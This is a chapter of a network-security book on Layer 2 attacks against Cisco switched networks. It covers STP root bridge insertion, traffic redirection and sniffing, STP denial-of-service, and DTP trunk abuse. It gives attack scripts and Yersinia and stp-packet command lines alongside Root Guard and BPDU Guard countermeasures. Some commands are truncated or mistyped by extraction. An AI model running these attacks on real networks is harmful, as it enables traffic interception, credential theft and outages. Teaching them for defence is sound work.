rotated slowly and in an unpredictable manner, the network couldn't stay vulnerable. David turned off the Cisco Aironet access point, hoping that the backup link wouldn't be needed soon. Besides, if the other side of the link got hacked, it wasn't his business. Now David had to call the system administrator on the other side and make up reasons for the shutdown of the access point on his side: Its hardware failed? A strong wind damaged an antenna? Perhaps, perhaps, perhaps...

No one has seen Kevin in the Lunar Eclipse ever since.

---

 Previous

Next 

 Previous

Next 



# **Chapter 12: Spanning Tree, VLANs, EAP-LEAP, and CDP**

# OVERVIEW

In the preceding parts of the book, we concentrated on attacking specific Cisco devices as well as possible outcomes from such attacks. Now we shift our attention to attacking a *network as a whole*—which in plain language amounts to *hacking a protocol* rather than *hacking a box*. Plenty of network protocols (including IP itself) have known design flaws that may allow a network takeover. Here we will try to be as specific as possible while examining the security of common Cisco proprietary protocols and supporting applications, or at least protocols that employ Cisco routers and switches in the majority of cases. Such protocols include 802.1q and 802.1d. While both 802.1q and 802.1d are open Internet Engineering Task Force (IETF) standards supported by all intelligent Layer 2 devices, the abundance of Cisco Catalyst switches in the real world means that in most cases, the Catalysts either allow these attacks to happen (if not secured properly) or stop them (by Cisco proprietary countermeasures being applied).


These standards examples are used intentionally. We tend to start examining lower Open System Interconnection (OSI) model layers first and gradually move to the higher ones. The reason for this is stealth. Layer 2 attacks are not detected by the majority of modern intrusion detection system (IDS) appliances (TippingPoint IPS being an exception we are well aware of). Discovering and understanding such attacks requires good knowledge of data link protocols operation, which usually belongs in the realm of the network designer or engineer—not the security system administrator or security consultant. Very often, a corporate network is designed by experienced professionals from an external installer or integrator company and left in the hands of an in-house IT team, whose members may not know much about bridging and switching. New switches may be added or current switches removed from the network without consulting its architects, which can lead to all kinds of problems, security and otherwise. The threat of Layer 2 attacks is grossly underestimated. Thus, even though similar results can be achieved with Address Resolution Protocol (ARP) spoofing or CAM table flooding, manipulating traffic a layer below, where possible, is definitely worth considering. No one stops the attacker from combining such attacks

with "good old ARP tricks," and even networks that are well-protected against ARP manipulation can fall to these "hits below." The exploitations we discuss here belong in the realm of local attacks. As we've repeated many times in this book, you must never underestimate the local attacker. However, the attacker may not be so local after all—backdoors and wireless hacking allow remote crackers to employ these methods to extend their control over a network into which they have managed to sneak. In addition, some of the network-centric attacks described in the [next chapter](#), such as attacks against Generic Routing Encapsulation (GRE) or virtual private networks (VPNs), can be launched remotely.

 Previous


Next 

 Previous

Next 

# SPANNING TREE PROTOCOL EXPLOITATION

Spanning Tree Protocol (STP) exists to prevent Layer 2 loops from being formed when switches or bridges are interconnected via multiple paths for redundancy reasons ([Figure 12-1](#)).



**Figure 12-1:** A typical situation in which STP must be used

This is done by making the switches aware of each other and of the bandwidth of links between them. Then the participating switches can select a single, loop-free, maximized bandwidth path through the network. In [Figure 12-1](#), such a path between switches 1 and 4, 2 and 5, and 3 and 6 is around the gigabit ring perimeter, not the direct 100MB links between these pairs of devices. Assuming that the default STP settings of switches weren't changed, the higher amount of hops around the ring is irrelevant, since the STP cost along it ( $4 \times 3 = 12$ ) is less than the cost of a single 100MB link

(19). And it is this cost that determines which path the packets are going to take. The default STP path cost on modern Cisco Catalyst switches is outlined in [Table 12-1](#).

**Table 12-1: Default STP Path Costs**

<b>Speed</b>	<b>Path Cost</b>	<b>Link Type</b>
4 Mbps	250	Token Ring
10 Mbps	100	Ethernet
16 Mbps	62	Token Ring
20 Mbps	56	EtherChannel
30 Mbps	47	EtherChannel
40 Mbps	41	EtherChannel
45 Mbps	39	T3 line
50 Mbps	35	EtherChannel
54 Mbps	33	802.11g wireless
60 Mbps	30	EtherChannel
70 Mbps	26	EtherChannel
80 Mbps	23	EtherChannel
100 Mbps	19	Fast Ethernet
155 Mbps	14	OC-3 line
200 Mbps	12	Fast EtherChannel
300 Mbps	9	Fast EtherChannel
400 Mbps	8	Fast EtherChannel
500 Mbps	7	Fast EtherChannel

600 Mbps	6	Fast EtherChannel
622 Mbps	6	OC-12 line
700 Mbps	5	Fast EtherChannel
800 Mbps	5	Fast EtherChannel
1 Gbps	4	Gigabit Ethernet
2 Gbps	3	Gigabit EtherChannel
10 Gbps	2	10G Ethernet
20 Gbps	1	20G EtherChannel

---

In our practical experience, these default values are rarely changed by system administrators.

For STP to work, a reference point that controls the STP domain is needed. Such a reference point is called a *root bridge*, which is a root of the STP domain tree that was chosen from all connected switches via elections. For the specific purpose of this book, be aware that all traffic in the STP domain must go through the root bridge. After the root bridge is selected, all other switches choose *root ports*, which are ports with a lowest STP path cost to the root bridge. Finally, the *designated ports* (those with the lowest path cost to the root bridge through a root port) for each network segment are determined. Then the STP tree is built. Those switch ports that do not participate in the tree are *blocked*. *Blocked ports* do not receive or transmit data; nor do they add Media Access Control (MAC) addresses to the switch CAM table. All they do is listen to STP Bridge

Protocol Data Units (BPDUs). It is the presence of blocked ports that makes Layer 2 loops impossible. If the STP tree is reconfigured and it becomes feasible for the blocked port to become a root or designated one, the port will go to the *forwarding* state through the *listening* and *learning* states. In a *listening* state, a switch port can send BPDUs and actively participate in STP workings. In a learning state, the port can learn new MAC addresses and add

them to the CAM table. The whole process of moving from blocked to forwarding takes 30 to 50 seconds by default.

It is obvious, then, that by manipulating STP, an attacker can alter the STP path to his or her advantage, directing the network traffic through or at least to the controlled host. And no authentication stands in the way of such manipulation.

This is how a standard 802.1d BPDU frame looks:

Offset	Name	Size
1	Protocol Identifier	2 bytes
	Protocol Version	1 byte
	Identifier	
	BPDU type	1 byte
	Flags	1 byte
	Root Identifier	8 bytes
	Root Path Cost	4 bytes
	Bridge Identifier	8 bytes
	Port Identifier	2 bytes
	Message Age	2 bytes
	Max Age	2 bytes
	Hello Time	2 bytes

Here's how you write a BPDU frame in a C language:

```
typedef struct {
 Bpdu_type type;
 Identifier root_id;
 Cost root_path_cost;
 Identifier bridge_id;
 Port_id port_id;
 Time message_age;
 Time max_age;
 Time hello_time;
 Time forward_delay;
 Flag topology_change_acknowledgement;
 Flag topology_change;
```



```
} Config_bpdu;
```

All STP attacks are nothing more than an attacker modifying one or more of the parameters shown here and flooding the network with such modified frames, perhaps after sniffing it for existing legitimate STP BPDUs and taking their settings into account. The most important attack type would be presenting a machine under your control as a new root bridge, so that all traffic on the STP domain will have to go through it.


## Inserting a Rogue Root Bridge

### Attack

Popularity:	3
Simplicity:	9
Impact:	10
<b>Risk Rating:</b>	<b>7</b>

A root bridge is selected by comparing the Bridge Identifier (Bridge ID) fields of STP BPDUs. The 8 bytes of the Bridge ID field are split into *bridge priority* (2 bytes) and *MAC address* (6 bytes). Bridge priority on Cisco Catalysts defaults to 0x8000, or 32768, and is the defining variable of root bridge selection: the switch with the lowest bridge priority wins. If two switches in the STP tree have the same bridge priority, then out of these two a switch with the lowest MAC address wins. For the purpose of root bridge elections, a MAC address of a switch is often one of the supervisor engine interface addresses, but it could be assigned out of the available pool of 1024 switch MAC addresses, depending on a switch model. Thus, an attacker simply needs to flood the networks with BPDUs advertising his own host as having a lower bridge priority than the current root bridge. If the legitimate root bridge has zero priority, then BPDUs advertising a zero priority and a lower MAC address can be sent to take over the STP domain. Two main types of rogue root bridge insertion attacks can be used: *multihomed* and *singlehomed*.

A multihomed attack ([Figure 12-2](#)) is preferable, since it will never lead to a connectivity loss.



**Figure 12-2:** A multihomed attack

However, a multihomed attack requires physical access to the switches involved and is usually feasible only for an internal malcontent or a very skillful social engineer. The attacker host can be using a laptop with two Ethernet interfaces (one inbuilt and one PCMCIA) or a laptop with a small connected hub. Nowadays, even some personal digital assistants (PDAs) may suffice—for instance an iPAQ with a double PCMCIA cradle and two inserted Ethernet cards. A singlehomed attack can be just as efficient, but on networks that are not fully meshed, STP tree convergence will take more time and some switches may even lose connectivity. This is not desirable, since denial-of-service (DoS) is not the aim of such attacks, less traffic would be available for the attacker, and connectivity problems would prompt their immediate investigation by system administrators.

A fake server attack is an example of when a DoS attack is desirable. A cracker cuts off a switch with a connected legitimate server by claiming to be a root bridge and spoofs the server's IP address. This can be used for *phishing*, for

**Note**

example—setting a fake remote login server on the cracker's machine and collecting the credentials of users trying to log in.

Many tools allow STP frames generation. You can accomplish this using BSD `brconfig` and Linux `bridge-utils`, and you will need to install and configure such utilities to support bridging for a multihomed attack anyway. However, to send fully customized frames, more hacker-oriented tools are needed (and you will need root to run them because of the raw sockets' use). Historically, the first example of such tool is `stp.c`, which is supplied with a great "Fun with the Spanning Tree Protocol" article by Oleg Artemjev and Vladislav Myasnyankin in Phrack 61 (<http://www.phrack.org/show.php?p=61&a=12>):

```
arhontus / # ./stp -h
usage: stp [-v] [-dev <device>] [-dmac <dmac>] [-smac <smac>]
 -protoid <proto_id> -protovid <proto_v_id> -bpdu <bpdu> -flags
 -rootid <rootid> -rootpc <rootpc> -brid <brid> -portid <portid> \
 -mage <mage> -maxage <maxage> -htime <hellotime> -fdelay <fdelay>
```

where:

```
-v - be verbose and write output to file packet.dmp instead socket
device - ethernet device name (default - eth0)
dmac - destination MAC (default - 01:80:C2:00:00:00)
smac - source MAC (default - MAC on given or default device)
proto_id - Protocol Identifier (hex, 2 bytes)
proto_v_id - Protocol Version Identifier (hex, 1 byte)
bpdu - BPDU type (hex, 1 byte)
flags - flags value (hex, 1 byte)
rootid - Root Identifier (hex, 8 bytes)
rootpc - Root Path Cost (hex, 4 bytes)
brid - Bridge Identifier (hex, 8 bytes)
portid - Port Identifier (hex, 2 bytes)
mage - Message Age (hex, 2 bytes)
maxage - Max Age (hex, 2 bytes)
hellotime - Hello Time (hex, 2 bytes)
fdelay - Forward Delay (hex, 2 bytes)
```

This tool is supplied with a test case shell script that can be easily modified to serve an attacker's ends. For example, the following script sends STP updates every 2 seconds (as it should be), claiming root:

```
#!/bin/sh
#
note:
all numbers can be like 00010203040506 or like 00:01:02:03:04:05
#

device=eth0 # ethernet device name (default - eth0)
dmac=01:80:C2:00:00:00 # destination MAC (default - 01:80:C2:00:00:00)
smac=00:01:38:00:b4:c7 # source MAC (default - MAC on given or default interface)
proto_id=0000 # Protocol Identifier (hex, 2 bytes)
proto_v_id=00 # Protocol Version Identifier (hex, 1 byte)
bpdutype=00 # BPDU type (hex, 1 byte)
flags=00 # flags value (hex, 1 byte)
rootid=000000013800b4c7 # Root Identifier (hex, 8 bytes)
rootpc=00000000 # Root Path Cost (hex, 4 bytes)
brid=800000013800b4c7 # Bridge Identifier (hex, 8 bytes)
portid=8002 # Port Identifier (hex, 2 bytes)
mage=0000 # Message Age (hex, 2 bytes)
maxage=1400 # Max Age (hex, 2 bytes)
hellotime=0200 # Hello Time (hex, 2 bytes)
fdelay=0f00 # Forward Delay (hex, 2 bytes)

while ;; do
date
./stp -v -dev $device -dmac $dmac -smac $smac -protoid $proto_id
$proto_v_id -bpdu $bpdutype -flags $flags -rootid $rootid -rootpc
-brid $brid -portid $portid -mage $mage -maxage $maxage -htime $hellotime
-fdelay $fdelay
sleep 2
done
```

In this particular case, the bridge ID is 800000013800b4c7. In this ID,

00013800b4c7 is a MAC address, and the leading 0000 is the bridge priority, which is 0 and should guarantee winning the root elections in the majority of cases. Of course, other frame fields can also be modified—for example, a maximum aging interval can be increased for better preservation of our gained root.

A somewhat more advanced tool is `stp-packet` (<http://www.stp-packet.chez.tiscali.fr/>), which allows running a continuous flood of BPDUs without additional scripting, can do 802.1q frame encapsulation (we will return to this later in this section), and has a "canned" root bridge insertion attack:

```
arhontus / # ./stp-packet -help

stp-packet released by David Bizeul

usage: stp-packet [-help] [-dev <device>] [-dmac <dmac>] [-s
[-protoid <proto_id>] [-protovid <proto_v_id>] [-bpdu <bpdu>
[-flags <flags>] [-rootid <rootid>] [-rootpc <rootpc>] [-brid
<portid>] [-mage <mage>] [-maxage <maxage>] [-htime <helloti
<fdelay>] [-attack [eternal|smallid]] [-802.1q [vlanid|randc
```

where:

```
device - ethernet device name (default - eth0)
dmac - destination MAC (default - 01:80:C2:00:00:00)
smac - source MAC or random (default - MAC on given or default)
proto_id - Protocol Identifier (hex, 2 bytes)
proto_v_id - Protocol Version Identifier (hex, 1 byte)
bpdu - BPDU type (hex, 1 byte)
flags - flags value (hex, 1 byte)
rootid - Root Identifier (hex, 8 bytes)
rootpc - Root Path Cost (hex, 4 bytes)
brid - Bridge Identifier (hex, 8 bytes)
portid - Port Identifier (hex, 2 bytes)
mage - Message Age (hex, 2 bytes)
maxage - Max Age (hex, 2 bytes)
hellotime - Hello Time (hex, 2 bytes)
```

fdelay - Forward Delay (hex, 2 bytes)  
attack - Attack type : eternal elections or small root\_id in  
802.1q - Wrap packet in 802.1q frame is to be sent on a spec  
VLAN 1. Random vlanid can also be used or a flood mode used  
attack flag.

An attack to insert a root bridge on VLAN 10 will look like this:

```
arhontus / # ./stp-packet -attack smallid -802.1q vlanid 10

stp-packet relased by David Bizeul

Using device eth0 and its address
Sending bpdu
Sending bpdu
Sending bpdu
```

We suggest looking at the `#define` directives of `stp-packet.c` before compiling the tool and modifying them in accordance to your specific requirements, if necessary.

A "Swiss army knife" of Layer 2 (and not only!) attacks and a workhorse of this chapter is, of course, Yersinia (<http://www.yersinia.sourceforge.net/>). Yersinia uses libpcap, libnet, and ncurses; runs on Linux, BSD, and Solaris; and supports multiple users and multiple attacks per user. At the moment of writing, it supports STP, Cisco Discovery Protocol (CDP), Dynamic Trunking Protocol (DTP), Dynamic Host Configuration Protocol (DHCP), Hot Standby Routing Protocol (HSRP), VLAN Trunking Protocol (VTP), and 802.1q protocols. You can also use it as a sniffer for these protocols and customize any parameter of frames or packets sent using the tool.

Yersinia can be run in three ways.

First, it can be run from the command line, as shown here:

```
arhontus / # ./yersinia stp -attack <attack number>
```

Consult the `README` file and the man page (`man yersinia`) for the attack number assignment. Or use the help built in to the tool:



Welcome to yersinia version 0.5.3.

Copyright 2004 Slay & Tomac.

login:\*\*\*\*\*

password:\*\*\*\*\*

MOTD: It's the voodoo who do what you don't dare to people!

yersinia> enable

Password:\*\*\*\*\*

yersinia# show ?

attacks	Show running attacks
cdp	Cisco Discovery Protocol (CDP) information
dhcp	Dynamic Host Configuration Protocol (DHCP) inf
dot1q	802.1Q information
dtp	Dynamic Trunking Protocol (DTP) information
history	Display the session command history
hsrp	Hot Standby Router Protocol (HSRP) informatior
interfaces	Interface status
stats	Show statistics
stp	Spanning Tree Protocol (STP) information
users	Display information about terminal lines
version	System hardware and software status
vtp	Virtual Trunking Protocol (VTP) information

yersinia#?

cancel	Cancel running attack
clear	Clear stats
cls	Clear screen
disable	Turn off privileged commands
exit	Exit from current level
prueba	Test command
run	Run attack
set	Set specific params for protocols
show	Show running system information

yersinia# set ?

cdp	Set cisco discovery params
-----	----------------------------



```
dhcp Set dynamic host params
dot1q Set 802.1Q params
dtp Set dynamic trunking params
hsrp Set hot standby router params
stp Set spanning tree params
vtp Set virtual trunking params
yersinia# set stp ?
version Set spanning tree version
interface Set network interface to use
type Set bpdu type
source Set source MAC address
dest Set destination MAC address
flags Set bpdu flags
rootid Set root id
cost Set the spanning tree root path cost
bridgeid Set bridge id
portid Set port id
role Set the rapid spanning tree port role
state Set the rapid spanning tree port state
message Set message age
max-age Set the max age interval for the spanning tree
hello Set the hello interval for the spanning tree
forward Set the forward delay for the spanning tree
defaults Set all values to default
yersinia# run ?
cdp Run cisco discovery attacks
dhcp Run dynamic host attacks
dot1q Run 802.1Q attacks
dtp Run dynamic trunking attacks
hsrp Run hot standby router attacks
stp Run spanning tree attacks
vtp Run virtual trunking attacks
yersinia# run stp
 attack Run protocol attack
yersinia# run stp attack
```

- <0> NONDOS attack sending conf BPDU
- <1> NONDOS attack sending tcN BPDU
- <2> DOS attack sending conf BPDUs
- <3> DOS attack sending tcN BPDUs
- <4> NONDOS attack Claiming Root Role
- <5> NONDOS attack Claiming Other Role
- <6> DOS attack Claiming Root Role with MiTM
- <cr>

Does this command line structure look familiar?

Yersinia can also be run from an intuitive, easy to use GUI by issuing the `yersinia -I` command ([Figure 12-3](#)).



**Figure 12-3:** The Yersinia ncurses GUI

You can switch between the protocol modes in the GUI by pressing the **F** keys:

- **F1** STP mode (the default when the tool is launched)
- **F2** CDP mode
- **F3** DHCP mode
- **F4** HSRP mode
- **F5** DTP mode
- **F6** 802.1q mode
- **F7** VTP mode

Before the attack is run, you must set the parameters of frames to be sent. The easiest option is to set everything to the well-thought-out defaults. This can be done by pressing a **d** button in the ncurses GUI (notice the change of STP Fields—you can edit them by pressing **e**) or by using the `set stp defaults` command when logged into a daemon. You can also learn a frame from the network by pressing **L** and editing it before sending away. Then launch the attack window by pressing **x** and select the attack needed ([Figure 12-4](#)).

```

yersinia 0.5.2 by Slay & tonac - STP mode [21:00:47]

BridgeId RootId PortId Iface Last seen

[21:00:47]

----- Attack Panel -----
No DoS Description
-- -- -
0 sending conf BPDU
1 sending tcn BPDU
2 X sending conf BPDUs
3 X sending tcn BPDUs
4 Claiming Root Role
5 Claiming Other Role
6 X Claiming Root Role with NBR

Select attack to launch ('q' to quit)

Total Packets: 0 STP Packets: 0 NIC Spoofing [X]

How many attacks...
----- STP Fields -----
Source MAC 06:28:93:10:6C:10 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 0033.000 (FE514520) Pathcost 00000000
BridgeId C134.C591045C 116 PortId 4002 Age 0000 Max 0014 Hello 0002 Int 0008

```

**Figure 12-4:** STP attacks in Yersinia

Attack number 4 is a "root bridge insertion" needed. Attack number 6 is a "dual homed STP root bridge insertion." It will require entering the names of interfaces to use when launched. Verify the running attacks by pressing **l**, and watch the frames in hex in a window opened by pressing **v**.

## Modifying a Traffic Path Without Becoming Root

**Attack**

Popularity:	2
Simplicity:	9
Impact:	8

<b>Risk Rating:</b>	<b>6</b>
---------------------	----------

It isn't necessary to become a spanning tree root to get more traffic through your rogue bridge. Advertising your link as having a more feasible path cost will cause an STP recalculation, directing more traffic to you. In Yersinia, modify the cost (the lower the better)—for example, like so:

```
yersinia# set stp cost
<0-65535> Decimal root path cost
<0x00000000-0xFFFFFFFF> Hexadecimal root path cost
<cr>
```

Then become a nonroot bridge in the STP domain:

```
yersinia# set stp interface eth0
yersinia# run stp attack 5
```

You can also use `stp` and `stp-packet` to run this attack. The idea is to advertise a bridge with a high path cost but with a bridge priority value higher than that of the existing root bridge. This attack is less risky than becoming a root bridge since it has a lower profile and is unlikely to cause a DoS. However, for it to be successful, you should be aware of the topology of the STP tree. Study the STP frames captured as well as other possible hints, such as CDP and Simple Network Management Protocol (SNMP) packets, and try to build a map of the network with the links' bandwidth written on it prior to launching the attack.

## Recalculating STP and Data Sniffing

**Attack**

<i>Popularity:</i>	<b>2</b>
<i>Simplicity:</i>	<b>8</b>
<i>Impact:</i>	<b>8</b>

A recalculation of the STP tree eliminates all dynamic CAM table entries on switches involved in 15 seconds (forward delay state). The default CAM aging time on Cisco Catalysts is 300 seconds, and the STP recalculation reduces it by 20 times. Then the switch enters the learning mode, in which the traffic is flooded through all ports until the MACs of connected hosts are discovered and added to the table. Of course, refreshing the CAM table every 15 seconds would help only with a partial traffic capture, and frequent STP topology changes are likely to bring the network to a standstill. However, the "change and sniff" attack can be more successful if STP convergence-decreasing measures are in use. Such measures include using Cisco PortFast or running Rapid STP (RSTP, 802.1w) instead of the traditional 802.1d. In these particular cases, frequent STP changes would not cause DoS and the switch will spend more time in a "hub" mode. A couple of CDP, SNMP, or routing protocol packets captured during this time can prove invaluable for the attacker.

The trick is to combine STP tree recalculation with a CAM table flood. What will happen then? A recalculation is going to empty the CAM table in 15 seconds. Just before this happens, a powerful multithreaded CAM table flooder kicks off and fills up the table before the legitimate entries are added, winning the race with the legitimate hosts. And after the table is filled, the switch is forced to work in a hub mode anyway. Many powerful CAM table flooders are available—such as Arpspoof, Taranis, and Ettercap, as well as a more historical `macof` (Dsniff), to name a few. To cause a tree recalculation, you can craft and send Topology Change Notification (TCN) frames (a special form of BPDU) using the tools we have mentioned—for example, attack numbers 1 and 3 in Yersinia. Altering the traffic path, not to mention winning root bridge elections, is not necessary. However, a "soft TCN frame" approach will not work if a Cisco PortFast feature is turned on, since a switch would not send TCN BPDUs through a PortFast-enabled port.

## STP DoS Attacks

## Attack

Popularity:	6
Simplicity:	9
Impact:	9
<b>Risk Rating:</b>	<b>8</b>

While DoS attacks aren't as interesting as traffic redirection, sniffing, and possible modification, STP-based DoS attacks can render a large network completely useless and are difficult to detect and remedy. In addition, the aim of the attacker can be to segment the network, rather than bring it down. For example, a cracker may try to cut off an IDS/IPS management station or sensor, centralized syslog server, or system administrator's machine in hope of covering her tracks and by passing network defenses. Another possibility is splitting the network to cut clients from legitimate servers and presenting them with fake servers instead, to harvest login credentials and other useful information. Interestingly, traffic redirection attacks can serve exactly the same goals. If a legitimate root bridge (switch) has an IDS blade, taking over its STP root role would decrease the amount of packets flowing through the switch and available for analysis to the blade.

Thus, the STP DoS threat cannot be underestimated and should always be taken into account when installing and configuring a switched LAN. Several types of such attacks can occur. The most common are probably causing eternal root bridge elections and/or root bridge disappearance. Such attacks are easy to launch: the attacker simply floods the LAN with root-claiming configuration BPDUs autodecrementing their priority, or wins the elections while using a minimal max-age field setting, waiting for the max-age to expire without sending out any BPDUs, and repeating the process again and again. The BPDUs with which you bombard the network do not have to advertise a real switch—in fact, getting a nonexistent device elected as root will cause more disruption. A tool designed to take such an approach is `stp-spoof` (<http://www.tomicki.net/attacking.stp.php>):

```
arhontus / # ./stpspoof
stpspoof a spanning tree protocol spoofer v0.1
(c) 2004 by Lukasz Tomicki <tomicki@o2.pl>
usage: stpspoof <interface>
options:
 -d <delay between packets> (default: 1s)
 -t announce a topology change (default: no)
 -p randomize port IDs (default: 0x0280)
 -r randomize source MAC addresses (default: no)
 -h hello time (default: 1s)
 -m max age (default: 2s)
 -f forward delay (default: 15s)
```

Note that while this tool worked fine for us on old 2.4 kernels, on the newer kernels we encountered an error in processing the supplied interface. Thus, some source code tweaking may be necessary. Of course, you can also cause eternal root bridge elections employing `stp-packet`, with an additional benefit of disrupting a selected VLAN (perhaps the one on which logging or IDS management servers are deployed):


```
arhontus / # ./stp-packet -attack eternal -802.1q vlanid 3 flood
```

It is not necessary to cause illegitimate elections and become a root bridge to wreak havoc on the STP domain. Causing constant STP topology recalculation may suffice, throwing traffic along different routes all the time and overloading resources of all participating switches. This can be done via flooding the LAN with either configuration (Yersinia STP attack number 2) or TCN (Yersinia STP attack number 3) STP frames. And by running `stp-spoof` with a `-t` flag, topology recalculation and eternal root bridge elections/root bridge disappearance attacks can be successfully combined. Similar results can be achieved by running Yersinia and launching attacks 3 and 4 simultaneously. Launching attacks 2 and 3 at the same time will crash the tool due to a bug in Libnet.

Finally, let's review a network split DoS. The STP standard assumes that all bridge IDs are different. If two machines with the same bridge ID simultaneously advertise themselves as root, a collision will occur. This will



confuse the switches on the network and eventually tear it apart ([Figure 12-5](#)).



**Figure 12-5:** Network split DoS via STP collision

Running this attack is straightforward; simply emulate STP settings of the legitimate root bridge when flooding a LAN with custom BPDUs using a tool of your choice. A variation of the attack that offers more flexibility requires having two or more hosts under the attacker's control trying to win STP root bridge elections using identical bridge IDs. This can be easily accomplished by, for example, a simultaneous launch of `stp-packet-attack smallid flood &` on the controlled hosts.

## Cisco-Specific Countermeasures Against STP-Based Attacks

While all the described STP attacks on LANs look threatening, don't worry. This menace can be completely eliminated by applying Cisco

## Countermeasure

proprietary security solutions, namely Root Guard and BPDU Guard. STP Root Guard forces an interface to become a designated port to protect the current root bridge status and prevent other switches on the STP domain from gaining root role. If a Root Guard-protected port on a legitimate root bridge receives a BPDU with a lower bridge ID, this port will go into a listening state, all traffic forwarding through the port will stop, and the configuration of the STP tree will be preserved.

Root Guard is enabled on a port basis:

```
CatOS_switch>(enable)set spantree guard root <module/port>
IOS_switch(config)#interface fastethernet <module/port>
IOS_switch(config)#spanning-tree guard root
```

For Catalysts 2900XL, 3500XL, 2950, and 3550, the last command is shown here:

```
IOS_switch(config)#spanning-tree rootguard
```

Spanning Tree BPDU Guard is enabled on a whole switch, rather than on a port-by-port basis, and it works if combined with the Cisco PortFast STP convergence feature. It turns off all PortFast-configured interfaces that receive BPDUs, instead of putting them into the blocking port state. Under normal conditions, PortFast-enabled interfaces are end-user ports that should not receive STP frames. Appearance of BPDUs on a PortFast-configured interface indicates a possible attack. BPDU Guard disconnects the attacking device by shutting down the interface until the network administrator investigates the incident and manually turns on the offending port after the cause of the incident is eliminated.

To enable Cisco PortFast together with BPDU Guard, use the following

**commands:**

```
CatOS_switch>(enable)set spantree portfast bpdu-guard enable
```

```
IOS_switch(config)#spanning-tree portfast bpduguard
```

It is actually possible to configure the protected PortFast ports to become reenabled without a network administrator's interference after a defined time period has passed. This is done like so:

```
CatOS_switch>(enable)set errdisable-timeout interval <time in sec
```

```
CatOS_switch>(enable)set errdisable-timeout enable bpdu-guard
```

or

```
IOS_switch(config)#errdisable recovery cause bpduguard
```

```
IOS_switch(config)#errdisable recovery interval <time in seconds>
```

The default time interval is 300 seconds on both switch types.

To see whether the illegitimate BPDUs were received, execute this

```
CatOS_switch>(enable)show spantree summary
```


or this:

```
IOS_switch(config)#show spanning-tree summary totals
```

 [Previous](#)

[Next](#) 

 Previous

Next 

# EXPLOITING VLANS

Virtual LAN (VLAN) technology is available to create logically separate LANs on the same switch. VLANs can be *static* (assigned on a port basis) or *dynamic* (usually assigned on a MAC address basis). A single VLAN can span multiple switches; switch ports that carry traffic from more than one VLAN are called *trunk ports*. Trunking protocols, such as 802.1q or Cisco Inter Switch Link (ISL), tag packets, which travel between the trunk ports to distinguish data that belongs to different VLANs. However, these packets still pass through the same physical pipe or trunk.

VLANs are created for functionality or organizational purpose—for example, to split traffic that belongs to different corporate departments. However, far too many also consider VLANs to be a security feature to be incorporated into their security policy and secure network design. This is a mistake that we are going to explore in this section.

Attacks against VLANs are aimed at being able to traverse them in terms of both traffic sending and reception, despite their virtual separation. While some reports claim that under heavy traffic load on some switches data leaks between the VLANs do occur, such an approach would be too unreliable as an attack. The same cannot be said about more specific VLAN exploitation, which can be divided into the following:

- Trunking protocols (802.1q and ISL) abuse
- Dynamic Trunking Protocol (DTP) abuse
- Virtual Trunking Protocol (VTP) exploitation
- Common spanning tree (CST) abuse
- Other attacks

The ultimate in VLAN attacking is, of course, an ability to add, delete, and modify VLANs at a whim.

## DTP Abuse

### Attack

Popularity:	5
Simplicity:	9
Impact:	10
<b>Risk Rating:</b>	<b>8</b>

By default, trunk ports have access to all VLANs, and this presents a security issue. If an attacker can turn a port into a trunk (by default, all switch ports are nontrunking), then all your VLANs are belong to us!

A particular problem is taking over the "native" VLAN 1, which carries management protocols such as CDP and VTP. This VLAN cannot be deleted. The VLAN 1 802.1q frame tag VLAN identification number is 81 00 00 01.

DTP is a Cisco proprietary protocol (using a Cisco reserved destination MAC 01.00.0c.cc.cc.cc, SNAP number 0x2004) that is present to make the network administrator's life easier by managing trunk negotiation. As in many cases, along with the convenience of use comes a vulnerability. DTP negotiates what is called a *common trunking mode* between ports on two interconnected switches and needs only a simple initial one-time configuration by a network administrator. A trunking mode on Cisco Catalyst switches can be

- **On, or permanent trunking mode** The choice between 802.1q and ISL has to be entered manually.
- **Off, or permanent nontrunking mode** No trunk creation is possible.
- **Desirable** Trunk creation is wanted; if the other end is configured to on, desirable, or auto mode, a trunk link would

be established. Unlike the on mode, the choice between 802.1q and ISL is negotiated automatically.

- **Auto, also called negotiate** Trunking will be successfully negotiated, if the other end is configured to on, or desirable mode.
- **Nonnegotiate** This mode is used when the other end doesn't speak DTP, since in nonnegotiate mode, DTP frames are not sent. The other end should be manually configured for trunking (on or nonnegotiate mode).

Here comes a problem: By default, Cisco Catalyst switch ports are configured as auto. Hence, no trunk link would be created between two ports in this mode. However, DTP doesn't offer any authentication means, and nothing stops an attacker from sending DTP frames pretending to be a switch port in on or desirable mode. In practical terms, this attack is implemented in Yersinia—set the interface you want to use and its parameters as previously described in the STP section (just use `ntp` instead of `stp` in commands entered) and execute `run ntp attack 1`. Check that the attack is running:

```
yersinia# show attacks
 No. Protocol Attack
 --- -
 0 DTP enabling trunking
```

